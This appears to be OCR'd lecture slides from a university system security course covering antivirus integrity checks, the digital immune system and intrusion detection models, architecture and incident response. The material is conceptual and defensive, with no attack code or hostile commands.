
- Or they might use integrity checks…

- … Manipulation Detection Codes (or MDC's).
  - Apply some function to a file to obtain a set of bits called the signature block and then protect that block.
  - If the recomputing the signature block, the result differs from the stored signature block, the file has changed, possibly as a result of a malicious code.
  - We can use keyed hash functions here!

- … and timestamps are useful too.
- The time of the last change to a program is kept separate from the environment that the program is stored.
- Timestamps should be frequently checked to ascertain the integrity of the program.

- Third generation scanners detect viruses by behaviour.
  - For example, attempts to interact inappropriately with certain system files could trigger detection.
- Fourth generation basically use a collect of antivirus techniques together.

Digital Immune System



Originally IBM, subsequently Symantec.

Figure 6.6, page 213 of Stallings and Brown.

- Objective: To provide a rapid response so viruses can be stamped out soon after being introduced.
  - On detecting a new virus, the immune system captures and analyses it, adds detection and shielding information, removes it, and passes information about that virus to other systems so it can be detected before being allowed to run elsewhere.

1. Monitoring programs on the PC's use heuristics to infer a virus may be present. A copy is passed to an administrative machine.

2. Admin machine encrypts the "virus" and sends it to a central virus analysis machine.


3. The central virus analysis machine provides a safe environment for analysis, and produces a prescription for virus identification and removal.

4. Prescription sent back to the admin machine.

5. Prescription forwarded to the infected client.

6. Prescription forwarded to other clients in the organization.

7. Worldwide subscribers get regular antivirus updates.



Dilbert: 12-Apr-2006

CSCI262
System Security (**S7a**)

Intrusion detection Systems (IDS)

Overview

- What is intrusion detection?
  - Categories of attacker.
- False positives and false negatives (again).
- Models: Anomaly, Signature/Misuse.
- Architecture and organisation.
- Intrusion response.
- SNORT.
- “Active intrusion detection systems”.
  - Honeypots.
- Intrusion prevention systems.

What is intrusion detection?

- Intrusion detection is detecting the *circumvention of a policy*.
  - In particular security policies but we don't necessarily need to separate them out in particular.
  - This means we failed to enforce a policy → ☹
- Intrusion detection is closely related to system auditing, and underlying both we need to record what is going on in a system.

- Intrusion detection systems monitor the behaviour within a system with the mindset that there may have been intrusions.
  - That is, the mechanisms for enforcing our policies might not work all the time.
  - Remember access control related to both policies and mechanisms.
- We need to distinguish between intrusions and legitimate behaviour.
- Some types of intrusions are significantly more visible than others.

Categories of attacker

- Attackers roughly fall into 1 of 3 classes.
- **Clandestine**: These try to avoid the intrusion detection or auditing system.
- **Masqueraders**: These pretend to be a legitimate user.
  - So if Oscar has guessed Alice's password, Oscar can masquerade as Alice.
- **Misfeasors**: These are legitimate users who are misusing the privileges they have.
  - These can often be difficult to determine...

Masquerader vs misfeasor vs legitimate

- All have the password for a legitimate account.
- How can we distinguish between them?
- Maybe on the basis on where or when they log in.
- Likely primarily on the basis of what they do once they are logged in.

A note on IDS vs IPS

- Intrusion detection can be “extended into prevention.”
  - This active extension is then an Intrusion Prevention System (IPS) or Intrusion Detection and Prevention System (IDPS).
- So, for example, an IPS may detect port scanning, which is allowed behaviour, but may be indicative of attack under way, so may actively work to block the attack.

- From Whitman & Mattord, Principles of Information Security, referring to the NIST 800-94 guide:
- *“IPS technologies are differentiated from IDS technologies by one characteristic: IPS technologies can respond to a detected threat by attempting to prevent it from succeeding.”*

“Normal system behaviour”

- Denning (1987) described three characteristics that allow us to determine systems that are behaving normally, or ones that are not.

1) Interactions between subjects and objects follow statistics.
2) Sequences that are likely to circumvent the policies would not be part of typical sequences of behaviour.
3) Processes have a specification set, or a set of allowed actions.

Models

- Behaviour inconsistent with one or several of those characteristics may be taken as evidence of an attempt of an attack.
- A model or strategy allows us to characterise a sequence of states or actions.

- We have two basic strategies, and we will look at each briefly.
- The first is **anomaly detection**, for when observed behaviour differs from the typical behaviour for a user.
    - This requires statistics on typical user behaviour, for individual users.

- The second is **signature or misuse based**, when observed behaviour indicates an attempt to inappropriately use resources.
  - This requires that we know typical attack patterns.
- In essence, anomaly approaches attempt to define normal, or expected, behavior, whereas signature-based approaches attempt to define improper behavior.

Goals of intrusion detection

- Before we look at strategies in more detail it's useful to identify the goals of intrusion detection systems, and to talk about accuracy.

1) **Detect** all intrusions, internal and external

2) **Dynamic** in the sense of capable of learning or taking into account current attacks and/or user behaviour.

3) **Timely**, in the sense of providing information at a point in time at which it is still useful.
4) **Clear and Concise** Reports of the results of the analysis.
5) **Accurate**. A incorrect report isn’t good, but a correct report that we don’t believe isn’t good either.

False positives and negatives…

- Hopefully you can all remember these terms from authentication, in the context of attempting to distinguish between authorised and unauthorised entities.
  - They are to do with the likelihood of getting a result which is wrong.
  - The interpretation in the context of intrusion detection systems is a little different from that of authentication though.

- **A false positive** is when make a match but “shouldn’t have”.
  - In an intrusion detection system we will be aware of a false positive, which we wouldn’t have been with authentication in the context of a false positive.
- **A false negative** is when we don’t make a match but “should have”.
  - This time it’s the intrusion detection system where we are unaware, and the authentication system where we are aware.

Anomaly Intrusion detection

- We are going to illustrate this in terms of the user behaviour aspect
- We need a way to characterise user behaviour, in a measurable way.
- We can look at measurements associated with individual activities, or with many activities, and we can also look at the actual mix of activities too.

- Typically the measurables for individual activities can be characterised by time density and event length distributions.
  - How many at a time? And each for how long?

- Measures might include CPU usage, number of processes, number of files opened, typically length of file open time, or process run.

- Depending on the user some of the characteristics may be more significant than others, even within the same system.
- In terms of activity mixes this might be something distinguishing between something like:

edit file, close file, compile file, run process, edit file, close file, compile file, run … **and**

edit file, edit file, edit file, edit file, edit file, edit file, edit file, …

Statistics: A threshold model

- The simplest statistical model for modelling anomalies is a threshold model.
  - If more than a certain number of something happens an alarm is triggered.

  Or

  - If less than a certain number of something happens an alarm is triggered.
- Login attempts for example.

Mean and standard deviation

- The threshold can be turned into slightly more than a count, particularly if we are dealing with a continuous measure rather than a discrete one.
- Effectively we can specify an anomaly as being a value more than a certain number of standard deviations from the mean.

Dilbert: 05-Dec-2006

Table 8.2 Measures That May Be Used for Intrusion Detection

Measure	Model	Type of Intrusion Detected
Login and Session Activity		
Login frequency by day and time	Mean and standard deviation	Intruders may be likely to log in during off hours.
Frequency of login at different locations	Mean and standard deviation	Intruders may log in from a location that a particular user rarely or never uses.
Time since last login	Operational	Break-in on a "dead" account.
Elapsed time per session	Mean and standard deviation	Significant deviations might indicate masquerader.
Quantity of output to location	Mean and standard deviation	Excessive amounts of data transmitted to remote locations could signify leakage of sensitive data.
Session resource utilization	Mean and standard deviation	Unusual processor or I/O levels could signal an intruder.
Password failures at login	Operational	Attempted break-in by password guessing.
Failures to login from specified terminals	Operational	Attempted break-in.

Operational: based on a judgment of what is considered abnormal, rather than an automated analysis of past audit records.

Multiple variables: Measures in more detail …

- A collection of measures, $(m_1, m_2, \ldots, m_n)$ and associated weights $(w_1, w_2, \ldots w_n)$.
- Each user has an appropriately determined base profile $(M_1, M_2, \ldots M_n)$.
- To process a system we measure the active profile $(\mu_1, \mu_2, \ldots \mu_n)$.
- We then apply a collection of distance functions D_i to determine $d_i=D_i(M_i,\mu_i)$.

- Our decision can then be based on a threshold, either at the level of individual distances, or in terms of a composite threshold

$$\sum_{i=1}^{n} w_i d_i \leq d_t$$

- It could also be possible to cross-correlate the distance functions.
- The distance functions themselves are functions of the probability distributions associated with the user profile and their actual profile, that is the result of observations.

Aging of data ...

- We shouldn’t really rely heavily on old statistics.
- If we are accumulating data over a significant period of time, and taking it all into account, we should weight the data as a function of time.


Signature based Intrusion detection

- These look for specifically sequences of events, or resource usages, or some complex condition sets, that describe a known attack.
- Such patterns are sometimes referred to as intrusion signatures.
- Once an attack has been attempted a signature can be extracted and used to detect later instances of the same attack.

- Misuse modelling usually refers to misuse from *within* the system by an authorised user.
- If a set of actions by a user matches to a set of known rules, an intrusion is reported.
- Expert systems are often used to analyse the data.
- Some examples are:
  - Intrusion Detection In Our Time (IDIOT).
    - Monitors Audit logs and looks for sequences of events that correspond to an attack.
  - STAT.
  - Network Flight Recorder (NFR).

STAT

- This monitors the security state of the system.
- If it goes from a less privileged state to a more privileged state, the way this transition has occurred is monitored.




Network Flight Recorder (NFR)

- This intrusion detect tool takes packets from the network and filters them.
- A backend writes the information generated by these filters to disk.
- Administrators can then query this backend without impacting network performance.

Architecture of an IDS/IDPS

- The architecture involves:
  - Agents – Gather information from loggers/sensors and likely perform some analysis.
  - A Director – Gather information from agents and perform some analysis.
  - Notifier.



Agents

- An agent collects data from sources, including log files, a network or other processes.
- The agents pre-process information before it gets to the director.
  - For example, agents may transfer failed login attempts from a log, and discard successful logins.
- The director can, however, request more information from the agents.
  - This is particularly important where the correlation between events across agent domains is significant.

How do agents gather information?

- Host-Based information gathering (HIDS/HIDPS):
  - Looks primarily at log files, in the context of a host and likely particular applications.
  - Analyse them to determine what to pass to the director.
    - The events to look for are those relating to the goals of the IDS.
- Network-Based information gathering (NIDS/NIDPS):
  - Monitor network traffic
  - It is difficult if network traffic is encrypted. ☹

Capturing traffic: SPAN

- Facilitate “passive access to network traffic”.
  - They are used in IDS/IPS and sniffers.
- Switched Port Analyzers (SPAN):
  - Switches are used to support traffic flow, typically in the bottom 4 layers.
  - Traffic onto particular ports is copied or mirrored to an analysis dedicated port.




Figure 2.2 From Trost “Practical Intrusion Analysis”

- Combining sources:
  - In Unix, an application level log will be significantly different to a system level log.
  - From the system level view, application logs are insufficient.
  - From the application level view, system logs are insufficient.
  - An agent, or the director, determines the appropriate level, or maps the information to that level.
- One advantage of combining information from multiple sources is the possibility of anomaly detection, used in anomaly based IDS.

- Consider this example of correlating information from multiple logs:

a. Alice normally logs in during the day to perform system maintenance.
b. Alice occasionally logs in during the late evening to write reports.
c. One day, Alice logs in the late evening and changes the system kernel.

The agent provides logs of both login times, and the commands executed separately.

All appear normal, but looking at them all together we see anomalous behaviour.

Why use Agents?

- Traditional IDS have one point of failure, the director.
- To overcome this we need an IDS where multiple components would function independently, yet still be able to correlate information.
- If one agent has been attacked, the others would still continue to monitor the network.
- What is the cost?
  - There will be an overhead in the communication.

Director

- The director further analyses information, using an analysis engine (Intrusion Detection Expert System).
- The director can instruct the agents to:
  - Collect or send more information.
  - Process data differently.
- The director usually requests more information when it detects an attack.
- An agent can obtain information from a set of hosts, in this case it can act as a director with respect to those hosts.
- A director usually runs on a different system, so attackers can’t compromise it at the same time as the system we are trying to protect.

Notifier

- Notifies the appropriate party regarding reports received from the director.
- The notifier can be responsible for coordinating IDPS residing on firewalls to block attacks over the network.
- If an attack is identified the notifier can instruct other IDPS's to counteract the attack.

Combining Host and Network Monitoring

- The Distributed Intrusion Detection System (DIDS) was one of the early models, developed in the late 1980's, early 1990's by the US Department of Defence.
  - It is an example of a combined HIDS-NIDS.
- Host only or network only monitoring tends to be ineffective.
  - Logging into a system without a password wouldn't be detected by network monitoring.
  - However, subsequent actions may be detected by host monitoring.

- A DIDS director monitors agents that are attached to hosts as wells as monitoring network traffic.
- Agents scan logs for events of interest and report them to the DIDS director.
- The DIDS director performs analysis using an expert system.
- Note that combining HIDS and NIDS pretty much implies a distributed system.

DIDS




Figure 8.2 **Architecture for Distributed Intrusion Detection**

Intrusion Response

- Incident Prevention and Handling:
  - If we can we would like to try and prevent the intrusion from succeeding!
  - But we may not be able to, and appropriate handling requires that various mechanisms be in place:
    1. Preparation for an attack.
    2. Identification of an attack.
    3. Containment of the attack.
    4. Eradication of the attack.
    5. Recovery from the attack.
    6. Follow-up to the attack.

Look at …

- The site security handbook, RFC 2196.
- In particular the material towards the end.

- www.ietf.org
- All internet related technologies and standards

- **Preparation for an attack**:
  - Procedures and mechanisms for detecting and responding to attack must be set up before any attacks are detected.
  - Effectively you need to know in advance what to do if an attack is identified.
  - Why do we have fire drills?
- **Identification of an attack**:
  - When an attack is identified the rest of the phases come into play.

Containment of the attack


- We can try and limit access of the attacker to the system:
  - Possibly we could constrain the attacker…
    - Try and prevent the attacker from reaching their goal, if we can identify it.
    - Maybe use a “honeypot” to lead the attacker to another part of the system.

Eradication of the attack

- Stop the attack:
  - Probably the easiest thing to do is to terminate the network connection or stop the process.
- We could use a firewall to block the attacker.
- The Intrusion Detection and Isolation Protocol (IDIP) can also block connections.

